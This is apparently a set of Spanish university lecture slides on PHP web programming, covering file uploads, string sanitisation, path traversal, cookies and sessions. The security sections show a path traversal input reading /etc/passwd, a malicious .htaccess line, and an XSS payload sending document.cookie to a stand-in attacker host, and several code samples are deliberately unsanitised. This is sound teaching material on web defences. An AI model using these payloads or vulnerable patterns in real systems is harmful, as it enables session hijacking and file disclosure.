echo "Has subido un fichero llamado ", $_FILE['fichero']['name'];
echo "Que se ha almacenado temporalmente en ", $_FILE['fichero']['tmp_name'];
echo "Y que ocupa estos bytes: ", $_FILE['fichero']['size'];
```

Procesamiento de formularios
Subida de ficheros

Comprobación de subida del fichero

SI (formulario enviado) Validar datos FIN-SI	<code>if (sizeof(\$_FILES)>0) { if (array_key_exists("fichero",\$_FILES)) { if (\$_SERVER['REQUEST_METHOD'] == 'POST') { if (isset(\$_POST["subido"])) { if (\$_SERVER['REQUEST_METHOD'] == 'POST') { <i>/* Validación del formulario */</i> <i>/* Comprobar que se ha subido algún fichero */</i> if ((sizeof(\$_FILES)==0) !array_key_exists("fichero",\$_FILES)) \$error = "No se ha podido subir el fichero"; else if (!is_uploaded_file(\$_FILES['fichero']['tmp_name'])) \$error = "Fichero no subido. Código de error: ". \$_FILES['fichero']['error']; }</code>
-----------------------------------------------------------	---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Si hay algún error se crea la variable \$error

Procesamiento de formularios
Subida de ficheros

Códigos de error de subida	
UPLOAD_ERR_OK	No hay error
UPLOAD_ERR_INI_SIZE	El tamaño supera el valor de upload_max_filesize (php.ini)
UPLOAD_ERR_FORM_SIZE	El tamaño supera el valor de max_file_size del formulario HTML <code><input type="hidden" name="MAX_FILE_SIZE" value="1024"></code>
UPLOAD_ERR_PARTIAL	El fichero no se ha subido por completo
UPLOAD_ERR_NO_FILE	No se ha subido ningún fichero
UPLOAD_ERR_NO_TMP_DIR	Falta la carpeta temporal se subidas (upload_tmp_dir de php.ini)
UPLOAD_ERR_CANT_WRITE	No se puede escribir en el disco
UPLOAD_ERR_EXTENSION	Una extensión de PHP provocó el error

POST_MAX_SIZE (en php.ini): si es superado no se sube el fichero ni existe la entrada correspondiente en \$_FILES

Procesamiento de formularios
Subida de ficheros

Procesar el formulario

```

if (($_SERVER['REQUEST_METHOD'] == 'POST') && !$error) {
    /**
     * Procesar formulario
     */
    echo "<p>Nombre : {$_FILES['fichero']['name']}</p>";
    echo "<p>Tipo : {$_FILES['fichero']['type']}</p>";
    echo "<p>Nombre temporal: {$_FILES['fichero']['tmp_name']}</p>";
    echo "<p>Tamaño : {$_FILES['fichero']['size']}</p>";
    echo "<p>Cod. error : {$_FILES['fichero']['error']}</p>";

    if (move_uploaded_file($_FILES['fichero']['tmp_name'],
        './subidos/' . $_FILES['fichero']['name']))
        // Si es una imagen: mostrar
        if (in_array($_FILES['fichero']['type'],
            ['image/jpeg', 'image/gif', 'image/png']))
            echo "<img src='./subidos/' . $_FILES['fichero']['name'] . '" width='256'>";
}

```



Recomendación

Usar un campo oculto con MAX_FILE_SIZE
 Solo para mejorar usabilidad de la aplicación
 Debe ir antes de input type='file'
 El valor debe ser inferior a upload_max_filesize

```
<form action=<?php echo $_SERVER['SCRIPT_NAME']?>>
  method='post'
  enctype='multipart/form-data'>
<input type="hidden" name="MAX_FILE_SIZE" value="30000" />
<label for='fichero'>Fichero: </label>
<input type='file' name='fichero'><br>
<input type='submit' value='Subir' />
</form>
```



Recomendaciones de seguridad

- Almacenar ficheros subidos en directorio separado de aplicación web y no accesible desde web (si es posible)
- No confiar en el nombre del fichero enviado para almacenar en servidor
 - El HTTP header puede enviarse con un filename malicioso (/etc/passwd, ../../aplicacion/hack.php, ...).
 - El sistema de ficheros del servidor puede no ser el mismo que el sistema de ficheros del cliente (case-sensitive, caracteres especiales, etc).
 - Se podrían sobreescribir ficheros (`move_uploaded_file` sobreescribe)
- Configurar `php.ini` para limitar tamaños de ficheros
 - `POST_MAX_SIZE` y `MAX_FILE_SIZE`
- No confiar en el mimetype
 - Supongamos que el atacante ha podido subir un fichero `.htaccess` con el contenido: `AddType application/x-httpd-php .jpg`
 - Cuando Apache carga una imagen `.jpg` entiende que es un script PHP y lo ejecuta. Si el fichero `.jpg` tiene código malicioso ...

 **Procesamiento de formularios**
Subida de ficheros

Mostrar el formulario (y errores si hay)

```

} else {
    /*** Hay errores o no se ha enviado formulario ***/
    if ($error)
        echo "<p>ERROR: ".$error."</p>";
    ?>
<form action=<?php echo $_SERVER['SCRIPT_NAME']?>" method='post'
      enctype='multipart/form-data'>
    <label for='fichero'>Fichero: </label><input type='file' name='fichero'><br>
    <input type='submit' name="subido" value='Subir'/>
</form>
<?php } ?>
```



Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada © Javier Martínez Baena 43

 **Tecnologías Web**
Grado en Ingeniería Informática

Programación en el lado del servidor

UNIVERSIDAD DE GRANADA

»

- 1. El lenguaje PHP**
- 2. PHP y aplicaciones web**
 - 1. Uso de PHP en la web**
 - 2. Procesamiento de formularios**
 - 3. Saneamiento de cadenas**
 - 1. URL encoding**
 - 2. Saneamiento de cadenas**
 - 3. Query strings**
 - 4. Recordando el estado de las aplicaciones**
 - 1. Cookies**
 - 2. Sesiones**
 - 5. Envío de encabezados**
 - 3. PHP y conexión con BBDD**



Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada © Javier Martínez Baena



Saneamiento de cadenas

Query strings

```
$restaurante = "Food & fun";
$plato = "Tortilla";

$url = 'verpostyget.php';
$url .= '?restaurante='.$restaurante;
$url .= '&plato='.$plato;
echo '<a href="'. $url .'">Visitar</a>';
```

restaurante = Food
fun =
plato = Tortilla

\$url vale “verpostyget.php?restaurante=Food & fun&plato=Tortilla”

Codificación de la cadena de query de la URL: `urlencode`

Según el RFC 2396 (definición de URI / URL), algunos caracteres no pueden estar incluidos en una URL:

blanco < > # % " { } | \ ^ [] `

Otros caracteres tienen significado especial:

? & = + ...

```
$url = 'verpostyget.php';
$url .= '?restaurante=' . urlencode($restaurante);
$url .= '&plato=' . urlencode($plato);
echo '<a href="'. $url .'">Visitar</a>';
```

restaurante = Food & fun
plato = Tortilla

\$url vale ”verpostyget.php?restaurante=Food%26+fun&plato=Tortilla”



Saneamiento de cadenas

Query strings

Codificación de la cadena de query de la URL: `rawurlencode`

`rawurlencode` es similar, sigue el RFC 3986, codifica los espacios como %20 en lugar de como ‘+’

Cadena original:

Mc "Donalds" + Burguer King & CIA = no comida

`urlencode`:

Mc%22Donalds%22+%2B+Burguer+King%26+CIA%3D+no+comida

`rawurlencode`:

Mc%20%22Donalds%22%20%2B%20Burguer%20King%20%26%20CIA%20%3D%20no%20comida

Decodificación de la cadena de query

`urldecode`
`rawurldecode`

Por ejemplo para almacenarla en una BBDD sin codificar

Saneamiento de cadenas
Cadenas y HTML entities

```

if (isset($_GET['nombre'])) {
    echo 'Hola ' . $_GET['nombre'];
    echo ' Bienvenido';
} else { ?>
    <form action=<?php echo $_SERVER['PHP_SELF']?> method='get'>
        <input type='text' name='nombre'>
        <input type='submit' value='Enviar' name='enviado' />
    </form> <?php
}

```

Saneamiento de cadenas
Cadenas y HTML entities

Codificar caracteres en “HTML entities”

htmlentities	Codifica los caracteres susceptibles de ello en HTML entities
htmlspecialchars	Solo convierte &, ", ', <, >

```

echo 'Hola '.htmlentities($_GET['nombre']).'<br>';
echo 'Hola '.htmlspecialchars($_GET['nombre']).'<br>';
echo 'Bienvenido';

```

<body>
Hola <h2>Martín

Hola <h2>Martin

Bienvenido
</body>

Decodificación

html_entity_decode
htmlspecialchars_decode

<https://dev.w3.org/html5/html-author/charref>

Saneamiento de cadenas

Eliminar tags HTML

Javier

Enviar

Hola Javier
Bienvenido

Quitar tags HTML de la cadena

strip_tags Elimina cualquier tag de HTML o PHP

```
echo 'Hola '.strip_tags($_GET['nombre']).'<br>';
```

<h2>Javier</h2>

Enviar

Hola Javier
Bienvenido

```
echo 'Hola '.strip_tags($_GET['nombre'], '<b>').'<br>';
```

<h1>Javier</h1> Gómez

Enviar

Hola Javier **Gómez**
Bienvenido

```
$cad = '<p>Texto de prueba</p><!-- Comentario -->
<a href="http://www.ugr.es">Universidad de Granada</a>';
echo strip_tags($cad), PHP_EOL; // Texto de prueba Universidad de Granada'
```

Saneamiento de cadenas

Escapado de CADENAS

Escapado de caracteres

addslashes Escapa los caracteres: ', ", \

stripslashes Quita el escapado

```
// Usa barras para escapar una cadena
$cad = "O'Reilly";
echo addslashes($cad), PHP_EOL; // O\'Reilly

// Se suele usar para crea consultas SQL
$sql = "SELECT * FROM libros WHERE editorial = '" . $cad . "'";
echo $sql, PHP_EOL; // SELECT * FROM libros WHERE editorial = 'O'Reilly'

$sql = "SELECT * FROM libros WHERE editorial = '" . addslashes($cad) . "'";
echo $sql, PHP_EOL; // SELECT * FROM libros WHERE editorial = 'O\'Reilly'
```



Saneamiento de cadenas

Parseo de cadenas con formato GET

```
// Parsear variables (formato GET) desde un string
$cadena = "nombre=Javier&ape1=Martinez&ape2=Baena";
parse_str($cadena,$vars);
echo $vars['nombre'], PHP_EOL;    // Javier
echo $vars['ape1'], PHP_EOL;      // Martínez

// Si no se usa el segundo argumento ... (desaconsejado)
$nombre = "Pepe";
parse_str($cadena);
echo $nombre, PHP_EOL;    // Javier
echo $ape1, PHP_EOL;      // Martínez

// Cuidado con los nombres de las variables
$cadena = "var1-2=letra";
parse_str($cadena,$vars);
print_r($vars);           // $vars=[ "var1-2"=>"letra" ]
echo $vars['var1-2'], PHP_EOL; // letra
// En este caso no se puede usar la técnica de omitir segundo parámetro

// Cuidado con los nombres de las variables
// espacios y puntos se cambian por -
$cadena = "var1_2=letra&var3.4=otra";
parse_str($cadena,$vars);   // $vars=[ "var1_2"=>"letra", "var3_4"=>"otra" ]
print_r($vars);
```



Saneamiento de cadenas

Parseo de cadenas con formato GET

```
$variables = [ 'nombre' => 'Javier', 'apellidos' => 'Martínez Baena'];

// Construir un Query String desde un array de valores
$qqs = http_build_query($variables);
echo $qqs;                // nombre=Javier&apellidos=Mart%C3%ADnez+Baena
echo urldecode($qqs);     // nombre=Javier&apellidos=Martínez Baena

$variables[] = 'Grado'; // Añadir valor enumerado (no asociativo)
$qqs = http_build_query($variables, 'VARI');
echo $qqs;                // nombre=Javier&apellidos=Mart%C3%ADnez+Baena&VARI0=Grado
echo urldecode($qqs);     // nombre=Javier&apellidos=Martínez Baena&VARI0=Grado

$variables = [ 'nombre' => 'Javier', 'apellidos' => 'Martínez Baena'];
$qqs = http_build_query($variables, '', '#');
echo $qqs;                // nombre=Javier#apellidos=Mart%C3%ADnez+Baena
echo urldecode($qqs);     // nombre=Javier#apellidos=Martínez Baena

$qqs = http_build_query($variables, '', '?', PHP_QUERY_RFC3986);
echo $qqs;                // nombre=Javier?apellidos=Mart%C3%ADnez%20Baena
echo rawurldecode($qqs);  // nombre=Javier?apellidos=Martínez Baena
// Por defecto usa codificación PHP_QUERY_RFC1738
```

Saneamiento de cadenas
Parseo de cadenas con formato GET

```
// Parsear una URL
$cadena = "http://jbaena:clavefalsa@void.ugr.es:7070/home/jbaena/pagina.php?v1=3&v2=pepe#punto";
$result = parse_url($cadena);
print_r($result);

// Obtener solo una parte
$result = parse_url($cadena,PHP_URL_QUERY);
echo $result, PHP_EOL; // v1=3&v2=pepe
```

```
Array
(
    [scheme] => http
    [host] => void.ugr.es
    [port] => 7070
    [user] => jbaena
    [pass] => clavefalsa
    [path] => /home/jbaena/pagina.php
    [query] => v1=3&v2=pepe
    [fragment] => punto
)
v1=3&v2=pepe
```

PHP_URL_SCHEME
PHP_URL_HOST
PHP_URL_PORT
PHP_URL_USER
PHP_URL_PASS
PHP_URL_PATH
PHP_URL_QUERY
PHP_URL_FRAGMENT

Saneamiento de cadenas
Nombres de ficheros

Nombres de ficheros provenientes de fuentes externas (formularios)

- Riesgo potencial

```
if (isset($_GET['nombre'])) {
    echo 'Contenido del fichero '.$_GET['nombre'].':<br>';
    readfile($_GET['nombre']);
} else { ?
    <form action=<?php echo $_SERVER['SCRIPT_NAME']?> method='get'>
        <input type='text' name='nombre'>
        <input type='submit' value='Enviar' name='enviado'>
    </form> <?php
}
```

Contenido del fichero datos.txt:

Línea 1 Línea 2 Línea 3

Contenido del fichero /etc/passwd:

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games/
nologin:x:8:8:nologin:/var/mail:/var/mail/nologin
news:x:9:9:news:/var/news/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www/nologin
irc:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/none
```

Saneamiento de cadenas

Nombres de ficheros

Nombres de ficheros provenientes de fuentes externas (formularios)

- Riesgo potencial

```

if (isset($_GET['nombre'])) {
    echo 'Contenido del fichero '.$_GET['nombre'].'.<br>';
    $f = '/home/data/www/'.$_GET['nombre'];
    readfile($f);
} ...

```

/etc/passwd Error

./././etc/passwd

Contenido del fichero /etc/passwd:
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/u
sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/gam
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:ww
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x
/lib/cnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/none

```

preg_match('^{([/]*)$}', $_GET['nombre'], $base);
$f = '/home/data/www/'.$base[1]; // $base[1] es el nombre sin la ruta
readfile($f);

```

Tecnologías Web
Grado en Ingeniería Informática

Programación en el lado del servidor

UNIVERSIDAD DE GRANADA

DECSAI

1. El lenguaje PHP
2. PHP y aplicaciones web
 1. Uso de PHP en la web
 2. Procesamiento de formularios
 3. Saneamiento de cadenas
 1. URL encoding
 2. Saneamiento de cadenas
 3. Query strings
4. Recordando el estado de las aplicaciones
 1. Cookies
 2. Sesiones
5. Envío de encabezados
3. PHP y conexión con BBDD

»



Recordar el estado de la aplicación

Introducción

Programación en la web

HTTP es un protocolo “stateless”:

- Cada petición es independiente del resto (sin relación con peticiones previas).
- El servidor no recuerda peticiones previas

```
<?php
$x = $x + 3;
echo "X vale ", $x, PHP_EOL;
?>
```

Cada vez que se pide la página:

1. PHP da un mensaje de error al usar \$x sin estar definida
2. Imprime el mensaje X vale 3

¿Cómo recordar el estado entre solicitudes (ejecuciones)?

- Pasando variables por \$_GET o \$_POST
- Cookies
- Variables de sesión
- Almacenando datos en BBDD en el servidor

Recordar el estado de la aplicación

Con variables GET/POST



Recordar estado usando variables POST/GET

El paso de una página a otra se hace con formularios y controles “submit”

```
echo "Bienvenido<br>";

if (isset($_POST["autenticado"])) {
    // Ya pasó por formulario de login
    if ($_POST["autenticado"]=='si') {
        // Y se autenticó bien
        echo "Usted está autenticado<br>";
    } else if (($_POST['user']=='yo') &&
               ($_POST['passwd']=='1234')) {
        // No se había autenticado aún
        echo "Usted está autenticado<br>";
        $_POST["autenticado"] = "si";
    }
} else {
    // No pasó aún por formulario de login
    $_POST["autenticado"] = "no";
}
```

Bienvenido

Usuario:

Clave:

Bienvenido

Usted está autenticado

Recordar el estado de la aplicación

Con variables GET/POST

Recordar estado usando variables POST/GET

El paso de una página a otra se hace con formularios y controles “submit”

```


if ($_POST["autenticado"]=="no") {
    // Mostrar formulario de login
    echo "<form action=".$_SERVER['SCRIPT_NAME'] . " method='POST'>
        Usuario: <input type='text' name='user'><br>
        Clave: <input type='password' name='passwd'><br>
        <input type='hidden' name='autenticado' value='no'>
        <input type='submit' value='Login'>
    </form>";
} else {
    // Mostrar resto de página e incluir dato de validación
    echo "<form action=".$_SERVER['SCRIPT_NAME'] . " method='POST'>
        <input type='hidden' name='autenticado' value='".$_POST['autenticado']."'>
        <input type='submit' value='Seguir ...'>
    </form> ";
    // Mostrar formulario para logout (no incluye dato de validación)
    echo "<form action=".$_SERVER['SCRIPT_NAME'] . " method='POST'>
        <input type='submit' value='Logout'>
    </form> ";
}

```

Cookies ¿Qué son?

Cookies

Una cookie son unos pocos bits de información que el servidor envía al cliente y este los almacena en forma de cadena de caracteres.



1. El cliente solicita una página
2. El servidor envía una cookie
3. La cookie se almacena en el cliente
4. En cada nueva petición, el cliente le envía esa información en el header.

Cookies
Cómo se usan

Cookies

- En cada nueva petición del cliente al servidor le envía esa información en el header automáticamente.
- En el servidor, las cookies recibidas están almacenadas en una variable global (superglobal) llamada `$_COOKIE` (array asociativo).
- `$HTTP_COOKIE_VARS` (obsoleto). No es superglobal.

```
if (isset($_COOKIE["galleta"]))
    echo "Tenemos una cookie almacenada: ", $_COOKIE["galleta"], PHP_EOL;
else {
    setcookie("galleta", "Chocolate", time() + 10);
    echo "... acabo de almacenar una cookie";
}
```

Cookies
Cómo se usan

Cookies

Buscar:

Las cookies siguientes están guardadas en su equipo:

Sitio	Nombre de la cookie
localhost	galleta

Nombre: galleta
Contenido: Chocolate
Servidor: localhost
Ruta: /tw/php/
Enviar para: Cualquier tipo de conexión
Expira: Al finalizar la sesión

Eliminar seleccionada | Eliminar todas | Cerrar

moz_cookies (cookies)

Structure Data Constraints Indexes

Table name: moz_cookies

Name	Data type	Primary Key	Foreign Key
1 id	INTEGER	PK	
2 baseDomain	TEXT		
3 originAttributes	TEXT		
4 name	TEXT		
5 value	TEXT		
6 host	TEXT		
7 path	TEXT		
8 expiry	INTEGER		
9 lastAccessed	INTEGER		

Grid view Form view

Filter data Total rows loaded: 1

id	baseDomain	Attri	name	value	host	path	expiry	lastAccessed	creationTime	isSecure	isHttpOnly
1	localhost		galleta	Chocolate	localhost	/tw/php/	1490254742	1490254732658368	1490254732658368	0	0



Cookies

- ```
setcookie(name,value,expire,path,domain,secure,httponly);
```
- name: identificador único de la cookie
  - value: Valor almacenado (máximo 3-4KB)
  - expire: (Opc) Fecha en la que caduca (se borra automáticamente).  
Por defecto: 0 (caduca al cerrar el navegador)
  - path: (Opc) La cookie está disponible en esa subcarpeta y en sus subcarpetas  
Por defecto: carpeta actual
  - domain (Opc): La cookie está disponible para ese dominio y subdominios  
Por defecto: dominio actual
  - secure: La cookie solo está disponible en conexiones seguras (HTTPS)  
Por defecto: false
  - httponly: La cookie solo está disponible a través del protocolo HTTP (no es accesible por JavaScript).  
Por defecto: false



## Eliminando cookies

La forma de eliminar una cookie es hacer que caduque.

Ejecución de setcookie() con idénticos parámetros que en la creación salvo por el tiempo de caducidad, que debe establecerse en el pasado

```
if (isset($_COOKIE["galleta"])) {
 echo "Tenemos una cookie almacenada: ", $_COOKIE["galleta"], PHP_EOL;
 setcookie("galleta", "Chocolate", time()-2592000);
 echo "... y la hemos borrado", PHP_EOL;
} else {
 setcookie("galleta", "Chocolate", time()+60);
 echo "... acabo de almacenar una cookie";
}
```

2592000 = 1 mes ... por si el reloj del cliente no está bien

**Cookies**  
Ejemplo: contador de visitas

Contador de visitas

```

graph TD
 A["Bienvenido, esta es su primera visita
Resetear cookie Borrar cookie"] --> B["¿Qué hay de nuevo? esta es su visita número 2
Resetear cookie Borrar cookie"]
 B --> C["¿Qué hay de nuevo? esta es su visita número 3
Resetear cookie Borrar cookie"]
 C --> D["Bienvenido, esta es su primera visita... pero ya has estado antes, y lo sabes
Resetear cookie Borrar cookie"]
 C --> E["Vale, ha borrado su contador de visitas
Resetear cookie Borrar cookie"]
 E --> F["Bienvenido, esta es su primera visita
Resetear cookie Borrar cookie"]
 F --> G["¿Qué hay de nuevo? esta es su visita número 2
Resetear cookie Borrar cookie"]

```

Bienvenido, esta es su primera visita  
Resetear cookie Borrar cookie

¿Qué hay de nuevo? esta es su visita número 2  
Resetear cookie Borrar cookie

¿Qué hay de nuevo? esta es su visita número 3  
Resetear cookie Borrar cookie

Bienvenido, esta es su primera visita... pero ya has estado antes, y lo sabes  
Resetear cookie Borrar cookie

Vale, ha borrado su contador de visitas  
Resetear cookie Borrar cookie

Bienvenido, esta es su primera visita  
Resetear cookie Borrar cookie

¿Qué hay de nuevo? esta es su visita número 2  
Resetear cookie Borrar cookie

**Cookies**  
Ejemplo: contador de visitas

Contador de visitas

```

<?php

// La cookie se almacena pero no está disponible hasta la próxima
// visita a la página

if (isset($_POST['borrar'])) {
 setcookie("visitas", '0', time()-1000); // Caducar cookie
 $numvisita = 0;
} else {
 if (!isset($_COOKIE['visitas']) || isset($_POST['poneracero']))
 $numvisita = 1; // Primera visita o reseteo
 else
 $numvisita = $_COOKIE["visitas"] + 1;

 setcookie("visitas", $numvisita, time()+60*60*24*1000);
}
?>

```

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada

© Javier Martínez Baena

66

**Cookies**  
Ejemplo: contador de visitas

## Contador de visitas

```
<!DOCTYPE html>
<html lang="es">
 <head><meta charset="utf-8">
 <title>Tecnologías Web</title></head>
 <body id="principal">
 <?php
 if ($numvisita==1) {
 echo '<p>Bienvenido, esta es su primera visita</p>';
 if (isset($_POST['poneracero'])) {
 echo '<p>... pero ya has estado antes, y lo sabes</p>';
 } else if ($numvisita>1)
 echo "<p>¿Qué hay de nuevo? esta es su visita número $numvisita</p>";
 else // $numvisita==0
 echo "<p>Vale, ha borrado su contador de visitas</p>";
 }
 <form action=<?php echo $_SERVER['SCRIPT_NAME'];?>" method='POST'>
 <input type='submit' value='Resetear cookie' name='poneracero'>
 <input type='submit' value='Borrar cookie' name='borrar'>
 </form>
 </body>
 </html>
```

**Cookies**  
Inconvenientes y seguridad

## Inconvenientes

- No todos los clientes aceptan cookies
- El usuario puede deshabilitar las cookies
- Tamaño limitado a 4KB (nombre+valor+fecha caducidad+...)
- Máximo de cookies por dominio (20), configurable
- Máximo de cookies por cliente (300), configurable
- Si se superan esos máximos el cliente podría hacer caducar a otras cookies más antiguas que aún no debían caducar

## Seguridad

- Las cookies se almacenan en el cliente: pueden modificarse
- Usa siempre (1) conexiones HTTPS verificadas para que las cookies viajen cifradas, (2) path y domain para restringir el acceso a la cookie, (3) httponly para evitar ataques XSS

Ataque “Session-hijacking”

1. U: acceso legal (transf. cookie)
2. A: intercepta cookie (sniffer)
3. A: inyecta cookie en su cliente
4. A: suplanta a U

Diagrama de un ataque de session-hijacking:

- Authentic Request: Innocent User → Website / Server
- Hijacking Session ID: Black hat Hacker intercepta la respuesta y obtiene la Session ID.
- Impersonate Request: Black hat Hacker → Website / Server

Image created by Sarmesh Kushwaha

**Cookies**  
Inconvenientes y seguridad

### Ejemplo ataque XSS scripting

Foro atacable  
http://www.foroejemplo.com/

Usuario identificado: Pepe

Pepe: Hola, estoy probando el foro

María: Bienvenido Pepe, puedes preguntar lo que quieras

Pepe:

Foro atacable  
http://www.foroejemplo.com/

Usuario identificado: Maligno

Pepe: Hola, estoy probando el foro

María: Bienvenido Pepe, puedes preguntar lo que quieras

Maligno: Soy nuevo, ¿de qué va este foro? <script>window.alert("Estoy ejecutando código JavaScript");</script>

Foro atacable  
http://www.foroejemplo.com/

Usuario identificado: Pepe

Maria: Bienvenido Pepe

Maligno: Soy nuevo, ¿de qué va este foro? Estoy ejecutando código JavaScript

Pepe:

Estoy ejecutando código JavaScript

Aceptar

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada

© Javier Martínez Baena

69

Usuarios identificados dejan mensajes

Usuario identificado deja mensaje con código JavaScript incrustado

Soy nuevo, ¿de qué va este foro?  
<script>window.alert("Estoy ejecutando código JavaScript");</script>

Cuando otros usuarios ven el foro, ven el mensaje de "Maligno" pero no ven el código que se ejecuta (salvo que miren el fuente del documento)

**Cookies**  
Inconvenientes y seguridad

### Ejemplo ataque XSS scripting

Foro atacable  
http://www.foroejemplo.com/

Usuario identificado: Pepe

Pepe: Hola, estoy probando el foro

María: Bienvenido Pepe, puedes preguntar lo que quieras

Pepe:

Foro atacable  
http://www.foroejemplo.com/

Usuario identificado: Maligno

Pepe: Hola, estoy probando el foro

María: Bienvenido Pepe, puedes preguntar lo que quieras

Maligno: Soy nuevo, ¿de qué va este foro? <script> window.location = "http://sitio.diabolico.com/capturacookie.php?galleta=" + document.cookie; </script>

El código incrustado envía las cookies de "Pepe" a un servidor de "Maligno"

"Maligno" puede editar sus cookies en su navegador y se hace pasar por "Pepe"

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada

© Javier Martínez Baena

70


Usuarios identificados dejan mensajes

Usuario identificado deja mensaje con código JavaScript incrustado

Soy nuevo, ¿de qué va este foro?  
<script> window.location = "http://sitio.diabolico.com/capturacookie.php?galleta=" + document.cookie; </script>

**Cookies**  
Inconvenientes y seguridad

Ejemplo ataque XSS scripting



Usuario identificado deja mensaje con código JavaScript incrustado

Soy nuevo, ¿de qué va este foro?

```
<script> window.location =
"http://sitio.diabolico.com/capturacookie.php?galleta=" + document.cookie;
</script>
```

<?php setcookie("usuario","ID asignado al usuario",0,"","",false,false); ?>



Variables GET:

- galleta = usuario=ID asignado al usuario

<?php setcookie("usuario","ID asignado al usuario",0,"","",false,true); ?>



Variables GET:

- galleta =

**Tecnologías Web**  
Grado en Ingeniería Informática

**Programación en el lado del servidor**

UNIVERSIDAD DE GRANADA

DECSAI

**1. El lenguaje PHP**

**2. PHP y aplicaciones web**

- 1. Uso de PHP en la web**
- 2. Procesamiento de formularios**
- 3. Saneamiento de cadenas**
  - 1. URL encoding**
  - 2. Saneamiento de cadenas**
  - 3. Query strings**
- 4. Recordando el estado de las aplicaciones**
  - 1. Cookies**
  - 2. Sesiones**
- 5. Envío de encabezados**
- 3. PHP y conexión con BBDD**

**Sesiones**  
Qué son

### Sesiones PHP

Permiten recordar el estado de la aplicación de forma muy sencilla: El servidor genera una cookie que identifica la sesión y almacena las variables asociadas a ella.

```

 graph LR
 subgraph Client
 direction TB
 C1[request set.php
request page
write cookie
display results] -- "request" --> S1[example.com/set.php
<?php
session start();
$_SESSION['test']=42;
?>]
 C2[request read.php
read cookie
request page
display results] -- "Cookie ID" --> S2[example.com/read.php
<?php
session start();
echo $_SESSION['test'];
?>]
 S1 -- "Cookie results" --> C1
 S2 -- "Results" --> C2
 end
 subgraph Server
 direction TB
 S1[example.com/set.php
<?php
session start();
$_SESSION['test']=42;
?>]
 S2[example.com/read.php
<?php
session start();
echo $_SESSION['test'];
?>]
 DB[session_id: 19283232
test: 42]
 S1 -- "Session ID and variables" --> DB
 S2 -- "Session ID" --> DB
 DB -- "Variables" --> S2
 end

```

1. El cliente solicita una página
2. El servidor inicia la sesión y envía una cookie de ID de sesión  
El servidor almacena las variables asociadas a la sesión
3. La cookie de ID se almacena en el cliente
4. En cada nueva petición, el cliente le la cookie de ID en el header.

Michele Davis, John Phillips "Learning PHP and MySQL (2ed)". O'Reilly, 2007

**Sesiones**  
Cómo se usan

### Sesiones PHP

Permiten recordar el estado de la aplicación de forma muy sencilla: El servidor genera una cookie que identifica la sesión y almacena las variables asociadas a ella.

Las variables de sesión se almacenan en el array asociativo `$_SESSION`

session1.php

```

<?php
session_start();
$_SESSION["nombre"] = "Javier";
echo 'Pulsa para ir a otra página
';
?>

```

session1\_ver.php

```

<?php
session_start();
echo "Nombre = ", $_SESSION["nombre"];
?>

```

session\_start() se llama al comienzo, antes de generar código HTML

**Sesiones Ejemplo**

### Formulario de login

#### Crear una página de login usando sesiones



```

function htmlLogin() {
 echo <<< HTML
 <p>Introduzca sus credenciales:</p>
 <form action="session1.php" method="post">
 <label>Usuario</label>
 <input type="text" name="usuario">

 <label>Clave</label>
 <input type="password" name="pwd">

 <input type="submit" name="login" value="Login">
 </form>
 HTML;
}

```



```

function htmlBienvenido($nombre) {
 echo <<< HTML
 <p>Bienvenido $nombre, sesión establecida</p>
 <form action="session1.php" method="post">
 <input type="submit" name="logout" value="Logout">
 </form>
 HTML;
}

```

**Sesiones Ejemplo**

### Formulario de login

#### Crear una página de login usando sesiones

```

session_start(); // Antes de comenzar HTML

// Comprobar estado previo
if (isset($_POST["usuario"])) {
 // Acceso desde formulario de login,
 // Comprobar credenciales [...]
 $_SESSION["usuario"] = $_POST["usuario"];
} else if (isset($_POST["logout"])) {
 // Acceso desde formulario de logout
 acabarSesion();
}

htmlInicio();
if (isset($_SESSION["usuario"])) {
 // Si la sesión está establecida
